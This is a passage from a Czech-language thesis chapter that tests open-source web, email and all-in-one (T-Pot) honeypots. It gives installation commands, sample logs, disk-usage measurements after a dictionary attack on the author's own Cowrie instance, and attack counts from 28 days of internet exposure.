Z testování byl vyřazen django-admin-honeypot [36], protože se jedná o rozšíření pro webové stránky napsané v programovacím jazyce Django [56]. Tento honeypot pouze zaznamenává neautorizované pokusy o přihlášení do administrátorského rozhraní. Prvním testovaným honeypotem je tedy bwpot [30]. Pro použití tohoto honeypotu je zapotřebí vytvořit klíč pro propojení s Google Cloud Platform [57]. V tomto propojení byla při testování hlavní potíž. Menším problémem je potřeba mít možnost platby přes internet, aby bylo možné platformu i testovací verzi použít. Závažnějším pak nemožnost vygenerování potřebného klíče pro propojení platformy a honeypoty. Důvod, resp. chybová hláška, proč nešlo klíč vygenerovat není znám, přesněji po stlačení tlačítka pro generování klíče se nic nestane. Bez propojení s Google Cloud Platform není možné honeypot zprovoznit. Další honeypot obsahující problémy při instalaci je Glastopf [35]. Repositář na GitHub obsahuje instalační manuály pro více distribucí Linux. Bohužel testovací stroj běží na operačním systému Ubuntu 18 a manuál je napsán pro Ubuntu 12. První problém nastal při pokusu o instalaci potřebných balíčků, důvodem je novější verze jazyka PHP. V návodu je použita verze 5, v Ubuntu 18 je v době psaní práce jsou dostupná verze 7.2, pro jejich instalaci je potřeba oddělat číslo verze u balíčků. Přesněji se jedná o balíčky `php5` a `php5-dev`, které je potřeba změnit na `php` a `php-dev`. Druhým problémovým krokem je instalace samotného honeypotu, podle návodu jej lze nainstalovat z Python repositářů (výpis 3.16, řádek 1). Tento krok při testování selhal na chybějící SSL knihovně. Jednoduchým řešením je instalace pomocí stažení GitHub repositáře honeypotu a instalace pomoci obsaženého skriptu (výpis 3.16, řádky 3 až 7). Po těchto komplikacích by honeypot měl být již funkční, bohužel jeho schopnost logování do

souboru je velmi nízká. Honeypot do logovacího souboru zapisuje pouze velmi základní informace, příkladem jsou řádky 15 a 16 ve výpisu 3.16. Při prozkoumání SQLite databázového souboru, lze použité přihlašovací údaje dohledat.

Výpis 3.16: Instalace Glastopf.

```
pip install glastopf                                                    1
# nebo                                                                  2
cd /opt                                                                 3
git clone https://github.com/mushorg/glastopf.git                       4
cd glastopf                                                             5
pip install -r requirements.txt                                         6
python setup.py install                                                 7
                                                                        8
# Spuštění honeypotu                                                    9
glastopf-runner                                                         10
                                                                        11
# Příklad obsahu logu                                                   12
2020-01-01 00:00:00,000 (glastopf,glastopf)                             13
    1.1.1.1 requested GET / on 2.2.2.2:80                               14
```

Honeypot honeyhttpd [37] obsahuje jednoduchý instalační manuál a také velmi jednoduché webové stránky. Instalační manuál z GitHub repositáře obsahoval jen drobné chyby, které šlo jednoduše opravit. Tyto nedostatky jsou: chybějící potřebný balíček `python3-pip` (honeypot funguje i se starším Python 2) a chybějící část `install` v příkazu pro instalaci Python balíčků (ve výpise 3.17, řádek 4). Webové stránky používané honeypotem jsou napsané v jazyce Python, tedy je potřeba znát potřebné metody, které jsou volány z nadřazeného skriptu. Stránka "Apache-PasswordServer"umožňuje největší interakci s útočníkem a to vyskakovacím oknem se žádostí o přihlášení. Při testování se do logovacího souboru ukládají pouze GET požadavky, požadavky POST obsahující přihlašovací údaje nikoliv. Příklad výstupu do konzole je ve výpisu 3.17, řádek 11.

Výpis 3.17: Instalace honeyhttpd.

```
apt install python3-pip                                                 1
                                                                        2
git clone https://github.com/bocajspear1/honeyhttpd.git                 3
pip3 install -r requirements.txt                                        4
cp config.json.default config.json                                      5
                                                                        6
# Spuštění honeypotu                                                    7
python3 start.py --config config.json                                   8
                                                                        9
# Příklad logu do konzole                                               10
1.1.1.1 - - [01/Jan/2020 00:00:00] "GET / HTTP/1.1" 200 -               11
```

První honeypot ze seznamu, který obsahuje skript pro kopírování stránek je WebTrap [33]. Bohužel tento skript je nefunkční a honeypot neobsahuje dopředu vytvořené stránky pro spuštění. Skript pro kopírování selže při hlídání verze jednoho z balíčků. Tato chyba je patrná již při instalaci potřebných balíčků (výpis 3.18, řádky 1 a 2). V návodu je potřeba mít balíček `git1.2-webkit2-3.0`, ten je v Ubuntu 18 nahrazen novějším `git1.2-webkit2-4.0`. Problém je v metodě `gi.require_version('WebKit2','3.0')`, kontrolující verzi balíčku. Ta zjišťuje, zda je přítomný balíček v konkrétní verzi , nikoliv však, zda není přítomný v novější. Tento problém lze vyřešit jednoduchou úpravou kódu ve skriptu pro klonování stránek – `WebCloner.py`. I po opravě chyby a použití příkladu z GitHub repositáře honeypotu pro kopírování stránek klonování selže s chybovou hláškou `Segmentation fault`. Výměna webové stránky, která má být skriptem zkopírována, nepomohla. Z komentářů na repositáři toto není jediný případ a i ostatní uživatelé se s nefunkčním kopírováním setkali. Možným důvodem může být novější architektura webových stránek, bezpečnostní řešení nebo nové způsoby programování webových stránek, které vznikly od doby co byl WebTrap aktualizován (při psaní této práce byla poslední aktualizace před dvěma roky).

Výpis 3.18: Instalace WebTrap.

```
1  apt install gir1.2-webkit2-4.0 python-gi python-gi-cairo python3-gi
2              python3-gi-cairo gir1.2-gtk-3.0 python-pip
3  pip install requests
4  git clone https://github.com/IllusiveNetworks-Labs/WebTrap.git
5  # Klonování webových stránek
6  python ./WebCloner.py -o OUTPUT_DIRECTORY website_url
7  # Spuštění honeypotu
8  python ./TrapServer.py -d WEBROOT_DIRECTORY
9                         -s SYSLOG_SERVER
10                        -l LOG_FILE_PATH
```

Předposledním testovaným honeypotem je Super Next generation Advanced Reactive honEypot (SNARE) [34]. SNARE se skládá ze dvou částí obdobně jako WebTrap: klonování a samotný honeypot. Klonování má bohužel nejasný výsledek procesu. Z výstupu není zřejmé, zda bylo klonování úspěšné či nikoliv, případně, které části webových jsou funkční. Při pokusu o spuštění honeypotu je následně zjištěna chyba v instalačním manuálu z GitHub repositáře. Podle návodu není nutné mít vlastní instanci Tanner [58] serveru. Toto tvrzení je při spuštění vyvráceno chybovou hláškou o nefunkčním připojení k `http://tanner.mushmush.org:8090/version`. Pravděpodobně se jednalo o Tanner server od vývojářů honeypotu, ale v době psaní této práce je adresa nedostupná a je tedy potřeba si spustit vlastní Tanner server podle návodu na GitHub repositáři. Dalším problém je nutnost mít hlavní soubor webových stránek, nazvaný `index`, ve formátu HTML, tedy `index.html`.

Výpis 3.19: Instalace SNARE.

```
apt install python3-pip
git clone https://github.com/mushorg/snare.git
cd snare
pip3 install -r requirements.txt
python3 setup.py install

# Klonování stránky
clone --target http://example.com
# Parametr --max-depth pro omezení hloubky klonování

# Spuštění honeypotu
snare --port 8080 --page-dir example.com
# Parametr --host-ip 0.0.0.0 umožní přístup na honeypot zvenku
```

Posledním testovaným webovým honeypotem je Wordpod [31], simulující programovací jazyk WordPress [32]. Wordpod obsahuje předvytvořené základní webové stránky. Webové stránky jsou napsány v programovacím jazyce HTML, tedy mělo by být snadnější přidat, resp. vytvořit, vlastní stránky. Nejzajímavější částí předvytvořených stránek je přihlášení do administrátorského rozhraní. Z tohoto rozhraní je pouze implementována úvodní stránka pro zadaní přihlašovacích údajů. Smíšenou stránkou Wordpodu je logování činnosti na honeypotu. Do konzole jsou vypisovány HTTP metody a přistupované webové adresy (výpis 3.20, řádky 9 a 10), ale nejsou zde zobrazeny data (např. použité přihlašovací údaje). Použité přihlašovací údaje jsou logovány do logovacího souboru (výpis 3.20, řádky 12 a 13). V logovacím souboru je informace o připojení na stránku s přihlášením do administrátorského rozhraní, ale HTTP metody zde ukládaný nejsou.

Výpis 3.20: Instalace Wordpot.

```
apt install python-pip
git clone https://github.com/gbrindisi/wordpot.git
pip install -r requirements.txt

# Spuštění honeypotu
python wordpot.py

# Příklad záznamu logu s pokusem o přihlášení v konzole
1.1.1.1 - - [01/Jan/2020 00:00:00]
    "POST /wp-login.php HTTP/1.1" 200 -
# Příklad záznamu logu s pokusem o přihlášení v log souboru
2020-01-01 00:00:01,000 - 1.1.1.1 tried to login
    with username admin and password admin
```

Bohužel honeypot django-admin-honeypot nešlo otestovat z důvodu nutnosti vlastních webových stránek v jazyce Django. Honeypot bwpot nefungoval z dů-

vodu nutnosti propojení s Google Cloud Platform, které se nepodařilo zprovoznit. Glastopf měl problémy při instalaci, ale spuštění bylo nakonec úspěšné. Logování honeypotu do souboru je velmi základní a důležitější data, např. přihlašovací údaje, jsou ukládány do SQLite databáze. Honeypot honeyhttpd bylo možné jednoduše zprovoznit. Logovací schopnosti honeypotu jsou velmi základní a přihlašovací údaje logovány nejsou. WebTrap a SNARE obsahují skripty pro kopírování stránek, které jsou nasledně použity v honeypotu. Bohužel tyto skripty nefungovaly spolehlivě a honeypoty se tedy nepodařilo otestovat, jelikož neobsahují předvytvořené webové stránky. Posledním testovaným webovým honeypotem je Wordpot. Tento honeypot bylo snadné nainstalovat a spustit. Honeypot obsahuje jednoduché předvytvořené webové stránky a logování do konzole zobrazuje dotazované webové stránky a logování do souboru ukládá použité přihlašovací údaje.

3.3.3 Email honeypoty

Poslední testované honeypoty simulují emailovou službu, přesněji protokol Simple Mail Transfer Protocol (SMTP) [15]. Tento protokol umožňuje jednoduché posílání emailů. Honeypoty virtualizující tuto službu se tváří jako SMTP brány, které útočníci mohou využít pro odesílání Spam [52] nebo Phishing [53] emailů. Spam [52] je jakýkoliv email, který nebyl příjemcem vyžádán. Naopak Phishing [53] je útok cílený na získání citlivých osobních údajů pomoci důvěryhodně vypadajících emailů, které jsou ve skutečnosti falešné. Útočnici se často pokoušejí o získání finančního obnosu, přihlašovacích údajů nebo informace o kreditní kartě či přístupu do online bankovnictví. Úroveň interakce emailových honeypotů může být označena jako nízká až střední. Tento rozsah by mohl být dán schopností email odeslat dále, resp. cílovému SMTP serveru. Implementace takovéto funkčnosti může být velice složitá. Pokud není regulována může vést až ke zmíněnému SPAMU, který bude dohledatelný zpět k honeypotu, což může způsobit právní úkony ze strany poškozeného útokem.

Prvním testovaným emailovým honeypotem je honeymail [38]. Honeypot se nepodařilo zprovoznit z důvodu chybějícího souboru `honeymail`, který by podle návodu měl sloužit ke spuštění (výpis 3.21, řádek 11). V kořenové složce honeypotu je přítomen soubor `main.go`. Tento soubor je napsán v programovacím jazyce Go [54], syntaxe je odvozena od programovacího jazyka C. Při pokusu o spuštění zmíněného souboru dojde k vypsání chyb, spojených s definicí systémových funkcí programovací jazyka, umístěných mimo složku s honeypotem. Tyto chyby se při testování nepodařilo vyřešit, honeypot se tedy nepodařilo spustit. Možným důvodem je poslední aktualizace GitHub repositáře honeypotu, který byl v době psaní této práce naposledy upraven před čtyřmi roky.

Výpis 3.21: Instalace honeymail.

```
git clone https://github.com/sec51/honeymail.git
# Ve složce se soubory honeypotu
mkdir cert
cd cert/
# Vygenerování certifikátu a klíče pro SMTPS
openssl req -newkey rsa:2048 -nodes -keyout smtp.key
            -x509 -days 365 -out smtp.crt
# Upravit konfigurační soubor conf/development.conf
# Spuštění honeypotu podle návodu
setcap 'cap_net_bind_service=+ep' honeymail
```

Druhým testovaným emailovým honeypotem je Mailoney [39]. Tento honeypot má jednoduchou strukturu a je napsán v programovacím jazyce Python. Na GitHub repositáři honeypotu je napsáno, že k provozu postačuje operační systém s Linux a programovací jazyk Python. Při testování se projevilo, že je přesněji potřeba Python verze 2 a balíček `hpfeeds` z Python repositáře (výpis 3.22, řádek 2). Bez balíčku `hpfeeds` se honeypot nespustí a skončí s chybovou hláškou. Zajímavostí při testování byla instalace doporučeného balíčku `python-libemu`. Tento balíček sice není potřebný pro běh honeypotu, ale při instalaci na virtuálním stroji s Ubuntu host virtuálního stroje běžel s operačním systémem Windows. Jako antivirový program na hostu byl použit Avast! Antivirus, který při pokusu o instalaci výše zmíněného balíčku ve virtualním stroji komunikaci přerušil a upozornil, že byl detekován exploit `ELF:DCom-A`. Mailoney obsahuje tři moduly, prvním je `open_relay`, logujicí příchozí emailovou komunikaci, přesněji pokusy o odeslání emailu skrze honeypot. Modul `postfix_creds` pouze loguje pokusy o přihlášení do honeypotu, nikoliv emailovou komunikaci. Naproti tomu modul `shizo_open_relay` kombinuje funkčnosti obou zmíněných modulů. Ve výpisu 3.23 je část komunikace s modulem `shizo_open_relay` v honeypotu, přesněji připojení a odeslání emailu a také logy z tohoto připojení. Kompletní komunikace a logy jsou v příloze A. Bohužel v modulu `shizo_open_relay` není funkčnost odesílání emailů implementovaná. Metoda obsluhující tuto funkčnost je vytvořena, ale je v ní pouze obsažen komentář, vysvětlující jednotlivé proměnné.

Výpis 3.22: Instalace Mailoney.

```
apt install python-pip
pip install hpfeeds

git clone https://github.com/awhitehatter/mailoney.git
# Spuštění honeypotu
python mailoney.py -t schizo_open_relay
```

Výpis 3.23: Logy z Mailoney.

```
# Příklad zadávání příkazů v Mailoney
MAIL FROM: user01@domain.org
250 Ok
# Log ze zadaného příkazu
[0000000002.00][1.1.1.1:12345] MAIL FROM: user01@domain.org
```

Posledním testovaným email honeypotem je Spam Honeypot with Intelligent Virtual Analyzer (SHIVA) [40]. Tento honeypot by měl umožňovat kontrolovanou funkčnost odesílání emailů a rovněž analýzu a sběr spam emailů procházejících skrze honeypot. Při testování se honeypot nepodařilo spustit a otestovat jeho schopnosti. V GitHub repositáři je přiložen instalační manuál, obsahující potřebné balíčky k instalaci. Po spuštění instalačního skriptu byla zjištěna nepřítomnost dalších balíčků, které nebyly v manuálu zmíněny (všechny potřebné balíčky jsou ve výpisu 3.24, řádky 1 až 3). Instalační skript chybějící balíčky vypíše do konzole s názvy z repositářů, což umožní jejich snadné doinstalování. Před spuštěním příkazu pro vytvoření databáze (výpis 3.24, řádek 14) je potřeba upravit soubor `shiva.conf`. Po pokusu o ukončení vkládání datové části v emailu je se serverem spojení ukončeno. Logy z daného připojení nebyly uloženy do logovacích souborů a databáze je prázdná.

Výpis 3.24: Instalace SHIVA.

```
apt install python python-pip python-dev exim4-daemon-light g++
            python-virtualenv libmysqlclient-dev mysql-server
            mysql-client libffi-dev libfuzzy-dev automake autoconf
adduser --disabled-password shiva
su - shiva
git clone https://github.com/shiva-spampot/shiva.git
cd shiva
./install.sh
# Vytvoření uživatele pro databázi
mysql -u root
CREATE USER 'shiva'@'localhost' IDENTIFIED BY 'shiva';
# Přejít do nově vytvořené složky
cd shiva/
python dbcreate.py
sh setup_exim.sh
# Spuštění komponent
# vyměnit 'Receiver' za 'Analyzer' pro druhou komponentu
cd shivaReceiver/
source bin/activate
cd reciever/
lamson start
deactivate
```

Z testovaných emailových honeypotů bylo možné spustit pouze Mailoney. U honeymail chybí pravděpodobný spouštěcí soubor a soubor, který by mohl být spouštěcí, hlásí při spuštění chyby. SHIVA se podařilo spustit, ale logování nezapisovalo do souboru ani do databáze.

3.3.4 Kombinovaná řešení

Po otestování jednotlivých honeypotů pro určitou službu stoji za zmínku také honeypoty v tzv. `All-in-One` řešení. Tyto All-in-One instalace obsahují na jednom stroji jeden či více honeypotů, sběr dat, resp. logů z honeypotů a aplikaci umožňující zobrazení těchto dat v grafech či tabulkách. Příklady aplikací pro zobrazení dat z databáze jsou Grafana [59] a Kibana [60]. Takové aplikace by v těchto řešeních měly běžet na portech, které nejsou často skenovány, přesněji útočník by měl jako první narazit na porty honeypotů. Bezpečnější variantou by mohlo být nasazení honeypotů na samostatný stroj a sběrné místo pro data z honeypotů na druhý stroj. Toto nasazení se označuje jako tzv. senzor + kolektor nasazení. Příklady All-in-One honeypotů ze zdroje [16] jsou T-Pot [61, 67], Modern Honey Network [62] (zkratka MHN), NOVA [63], Artillery [64], SIREN [65] a LaBrea [66]. T-Pot [61, 67] je All-in-One i senzor + kolektor řešení v komunitní verzi od společnosti T-Mobile. Operátor tento honeypot používal podle informací v interní síti a rozhodl se na GitHub [61] vystavit verzi pro širokou veřejnost k instalací a používání. Modern Honey Network [62] umožňuje instalaci v konfiguraci All-in-One a senzor + kolektor. Po instalaci MHN je nainstalována pouze databáze a webová stránka pro zobrazení dat z honeypotů. Pro instalaci jednotlivých honeypotů je potřeba zkopírovat instalační skripty pro daný honeypot; tyto skripty jsou dostupné přes zmíněné webové rozhraní MHN. Pro testování použijeme T-Pot (verze 19.03.3), jelikož oproti MHN používá Kibana pro zobrazení dat a honeypoty jsou instalovány automaticky při instalaci.

Pro instalaci T-Pot řešení je potřeba obraz disku, který by měl být k dispozici na webových stránkách [67] ke stažení. Bohužel odkaz ke stažení v době psaní této práce nefungoval. Naproti tomu je možné si potřebný obraz disku vytvořit vlastnoručně. Ovšem pouze za předpokladu, že je k dispozici zařízení s nainstalovaným operačním systémem Ubuntu nebo Debian. K vytvoření obrazu disku je potřeba stáhnout GitHub repositář T-Pot[61] a spustit soubor `makeiso.sh`. Tento soubor stáhne potřebné balíčky pro vytvoření obrazu disku a vytvoří jej ve stejné složce. Poslední krok při vytváření obrazu disku je volitelný - jedná se o možnost nechat si obraz disku vypálit na disk. Zajímavostí je absence filtrování systémových disků, tedy je možné si nedopatřením nechat přepsat disk s operačním systémem a přijít tak o všechna data na daném disku. Po spuštění instalačního disku s T-Pot bude na disk nainstalována Linux distribuce Debian (verze 10, bullseye/sid) a poté samotný T-Pot. Instalace je

možná na fyzický nebo virtuální stroj, ale T-Pot vyžaduje minimálně 6 GB operační paměti a 128 GB pevného úložiště, konkrétně disk typu SSD (Solid State Drive). Doporučená konfigurace je 8 GB operační paměti a 256 GB SSD úložiště. Při instalaci je následně zadáno heslo pro Debian uživatele `tsec` a přihlašovací údaje pro uživatele ve webovém rozhraní; uživatelské jméno `tsec` nelze použít. U obou hesel je varování pro slabé heslo a hesla je potřeba opětovným zadáním potvrdit. Obraz disku vytvořený z GitHub repositáře v době psaní této práce umožňoval výběr typu instalace. Bohužel z popisu možností není na první pohled zřejmý následný výsledek instalace. Například možnosti `NextGen` a `Industrial` obsahují honeypoty, které nejsou obsaženy v možnosti `Standard` a naopak. Možnosti `Sensor` a `Collector` umožní T-Pot rozdělit na 2 virtuální stroje, kde senzory budou odesílat získaná data z honeypotů na kolektor k jejich agregaci a k přehlednému zobrazení ve webovém rozhraní. Tato konfigurace také umožní vyšší bezpečnost dat při kompromitování senzoru. Bohužel u konfigurace Sensor a Collector není vysvětleno, jak stroje propojit. Všechny použité honeypoty ve zmíněných možnostech jsou popsány v tabulce v příloze B. Pro zobrazení dat z honeypotů je použita Kibana [60]. V NextGen konfiguraci má pravděpodobně nový vzhled oproti ostatním konfiguracím a obsahuje úvodní stránku s rozcestníkem. Pro vzdálenou správu serveru je nainstalována aplikace Cockpit [71]. Pomocí ní lze použít konzole, spravovat Docker [72] kontejnery a monitorovat využití prostředků. Během testování byla vydána nová verze Cockpit, což způsobilo nutnost doinstalovat balíček `cockpit-docker` pro možnost managementu Docker kontejnerů. Tato možnost byla v předchozí verzi Cockpitu přítomna po instalaci T-Pot, bez nutnosti doinstalace balíčku. Pro databázi logů je v T-Pot použita Logstash [73] a Elasticsearch [46], Logstash logy sbírá a posílá do Elasticsearch databáze, kde jsou ukládány a připraveny pro vyhledávání a zobrazení v Kibana. Po jednom dni testování konfigurace NextGen přestala odpovídat většina Docker kontejnerů. Jediné, co fungovalo správně, byl Cockpit, který neběží jako Docker kontejner. Tento problém přetrvával i po dvou restartech celého stroje. Dalšími problémy konfigurace NextGen byly chybové hlášky v logu Cowrie při pokusech pomocí Nmap o zjištění verze serveru, kterou se nakonec zjistit nepodařilo. Posledním problémem byly nefunkční dashboardy v Kibana. Pro změnu hesla do webového rozhraní je ve Standard verzi nutno zadat příkaz:

```
htpasswd /data/nginx/conf/nginxpasswd <jméno uživatele>
```

V NextGen konfiguraci lze tuto změnu provést přes úvodní stránku webového rozhraní.


Testování T-Potu přes aplikaci Sparta [68] (verze 1.0.4) a od Kali-linux 2020.1 jejího nástupce Legion [69] (verze 0.3.6). Obě aplikace umožňují automatizované penetrační testování jednoho zařízení nebo celé sítě. Podobné jsou ikony i GUI obou aplikací, tak i použité nástroje pro testování jednotlivých služeb. Velký rozdíl je ve

vyhodnocování výsledků u některých služeb. Velikost tabulek Elasticsearch mají po otestování pomocí Sparta nebo Legion mezi 1,6 a 2,1 GB. T-Pot obsahuje honeypot Dianaea, který virtualizuje databázi Microsoft SQL [70], což obě aplikace detekují a vyhodnotí jako tuto databázi. Rozdíl je u aplikace Sparta, která také označí název této služby jako `Dianaea honeypot MS-SQL server` a Legion tuto službu označí pouze `Microsoft SQL Server 2000 8.00.528.00;SP+`. Důvodem rozdílu v detekci jsou použité parametry skenovacího nástroje Nmap [11]. V nástroji Sparta (do Kali-Linux 2019.4) se používal pro detekci verze služby parametr `-sV`. Tento parametr byl v nástroji Legion nahrazen parametrem `-sC`, který skenuje na základě základního skriptu. Dle autorů je to proto, aby bylo skenovaní v jednoduchém nastavení jednodušší ke spuštění a také rychlejší. Parametr `-sV` je použit při složitějším nastavení, u kterého lze také nastavit více možností skenování. Po otestování pomocí Sparta a Legion bylo u T-Pot zjišťováno předpokládané zaplnění disku po určitém počtu hesel. Tento test byl porovnáván s možností ukládání hesel do MySQL databáze, kterou má Cowrie implementovanou jako možný cíl ukládání dat. Pro tento test bylo potřeba změnit nastavení Cowrie kontejneru v T-Pot, přesněji změnit konfigurační soubor `/opt/tpot/docker/cowrie/dist/cowrie.cfg`. V tomto konfiguračním souboru je potřeba změnit způsob autentizace vůči Cowrie. V základním nastavení T-Pot je u Cowrie nastaveno náhodné přihlašování. Cowrie útočníka přihlásí náhodně v zadaném intervalu, přičemž nezáleží na heslu a je ukládáno pouze 10 hesel v rámci jedné IP adresy. Z tohoto důvodu je potřeba způsob autentizace změnit na lokální databázi uživatelů, resp. soubor `userdb.txt`, kde jsou vymezeny povolená uživatelská jména a hesla. Poté je potřeba zastavit a smazat starý kontejner s Cowrie a vytvořit nový kontejner pomocí příkazu `docker-compose up` ve složce `/opt/tpot/docker/cowrie`. Důvodem nutnosti spuštění daného příkazu ve zmíněné složce je umístění souboru `docker-compose.yaml` v této složce. Pro slovníkový útok byl použit v Kali-linux nástroj Hydra [74]. V tabulce 3.6 a obrázku 3.1 je zobrazen vývoj zaplnění disku po různém počtu hesel ve slovníkovém útoku, tedy počtu záznamů v logu. Zajímavostí je počet útoků na Cowrie uvedený v T-Pot Kibana po provedení slovníkového útoku, kdy bylo vedeno o přibližně 20 tisíc útoků více, než kolik bylo hesel. Počet útoků za vteřinu byl u obou strojů přibližně stejný, rozdíl byl pouze v jednotkách pokusů za vteřinu. Díky těmto datům lze jednoznačně za nejúspornější způsob logování u Cowrie určit MySQL databázi. MySQL je přibližně čtyřikrát až pětkrát úspornější než JSON logovací soubor a T-Pot databáze, které mají při vyšším počtu hesel podobné zaplnění. U T-Pot je nutno brát v potaz také logy ze Suricata [75] a p0f [76], případně dalších kontejnerů, které se ukládají do stejné databáze. Intrusion Detection System (Suricata) [75] monitoruje procházející síťovou komunikaci a pomocí předdefinovaných pravidel ji vyhodnocuje. A p0f [76] je nástroj, umožňující pasivní detekci operačního systému útočníka a další informace

o komunikaci s ním, bez nutnosti zasahovat do komunikace útočníka s honeypotem. Nejméně úsporné logování v Cowrie je do logovacího soubory, který v tabulce 3.6 zabírá téměř dvojnásobek oproti JSON logu a T-Pot databázi.

Tab. 3.6: Zaplnění disku po slovníkovém útoku.

Počet hesel	Velikost MySQL	Velikost JSON	Velikost Log	Velikost T-Pot
1 000	96 kB	359 kB	599 kB	1 510 kB
5 000	432 kB	1 873 kB	3 199 kB	2 552 kB
10 000	1 632 kB	3 756 kB	6 435 kB	3 967 kB
50 000	5 072 kB	18 869 kB	32 463 kB	16 807 kB
100 000	10 656 kB	37 687 kB	65 009 kB	33 346 kB
500 000	45 200 kB	188 801 kB	326 749 kB	166 599 kB



Obr. 3.1: Graf zaplnění disku po slovníkovém útoku.

3.4 Vystavení honeypotu na internet


Po otestování a popsání některých honeypot řešení je potřeba získat data z reálných útoků od fyzických útočníků nebo zařízení z botnetů [77]. Botnet [77] je síť infikovaných zařízení, jimž se říká boti. Tito boti mohou vykonávat automatické úkony – např. pokusit se infikovat další zařízení do botnetu. Také mohou být kontrolováni z Control and Command zařízení(zkratka `CnC`) pro vykonání např. Distributed Denial of Service (DDoS) útoků [78]). Cílem útoku DDoS je znemožnit přístup na oběť útoku, např. vyčerpáním zdrojů nebo síťové infrastruktury oběti. Oba typy útočníků hledají v internetu dostupné veřejné IP adresy, přesněji možnost připojit se na jejich otevřené porty. Jak bylo zmíněno v předchozí kapitole, porty umožňují

dané aplikaci nebo honeypotu obsluhovat komunikaci vedenou na daný port. Tyto porty jsou otevřeny pouze na daném zařízení, na kterém se nachází i serverová strana dané aplikace či honeypot. Toto zařízení může mít přiřazenou veřejnou IP adresu a zařízení je tedy přístupné z internetu přímo. Naopak častější variantou bývá přiřazení veřejné IP adresy na hraniční směrovač v dané síti. Směrovač pomocí tzv. Port Forwarding [79] přepošle požadavek na zařízení s aplikací nebo honeypotem, která jej obslouží. Směrovač tedy vykonává roli prostředníka a vytváří centralizovaný přístupový bod pro danou veřejnou IP adresu.

Tab. 3.7: Velikosti databáze a počty útoků po vystavení T–Pot do internetu.

Den	Velikost databáze	Počet útoků
1.	387 386 kB	126 975
2.	1 012 837 kB	447 939
3.	748 469 kB	361 428
4.	832 164 kB	294 629
5.	1 130 613 kB	474 650
6.	1 046 663 kB	452 321
7.	1 057 306 kB	450 163

Týden	Velikost databáze	Počet útoků
1.	5 715 438 kB	2 370 134
2.	5 841 097 kB	2 440 009
3.	7 072 651 kB	2 949 152
4.	5 452 830 kB	2 630 168




Obr. 3.2: Graf počtu útoků a velikosti Elasticseach v daných dnech a týdnech.

V rámci testování byl u nejmenované společnosti pronajat server, na který byl nainstalován All-in-One honeypot T-Pot [61, 67]. Tento server s veřejnou IP adresou měl po dobu 28 dnů vystavené honeypoty v T-Pot do internetu. Server nebyl žádným způsobem propagován, tedy útočníci server objevili sami. Do konce dne, kdy byl server nainstalován (vystaven okolo 16:00), bylo na T-Pot vedeno téměř 127 tisíc útoků. Následný vývoj útoků v daný den a následující týdny zachycují tabulky

